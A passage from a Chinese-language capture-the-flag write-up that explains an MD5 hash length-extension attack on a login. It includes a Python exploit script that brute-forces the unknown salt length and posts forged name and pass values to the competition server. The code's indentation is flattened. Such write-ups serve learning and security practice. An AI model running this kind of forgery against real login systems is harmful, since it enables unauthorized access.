这个工具比较方便的是，只需要输入hash、追加的明文以及salt和原字符的长度即可生成相应payload：



由于这道题不知道salt长度，那么需要爆破，在同级目录写个exp.py：

```
import os

import requests

import re

url = 'http://ha1cyon-ctf.fun:30170/'

def get_payload(length):

h = 'python md5pad.py fa25e54758d5d5c1927781a6ede89f8a admin {}'.format(length)

res = os.popen(h).read()

res = res.replace('\n', '')

return re.findall('urlencode: (.*)md5', res, re.S)[0]

for i in range(1000):

print(i)

payload = get_payload(i)

res = requests.post(url+'?name='+payload+'&pass=acda6a2e1f1765da03ca9a027dfdc40b').text

if 'error' not in res:

print(res, i)

break
```

爆破得到结果：

最后是一道java的题目，可惜太菜了java实在是不会…虽说比赛过程中有人搅屎平台老是down，但总的来说题目质量还不错，学到了不少东西。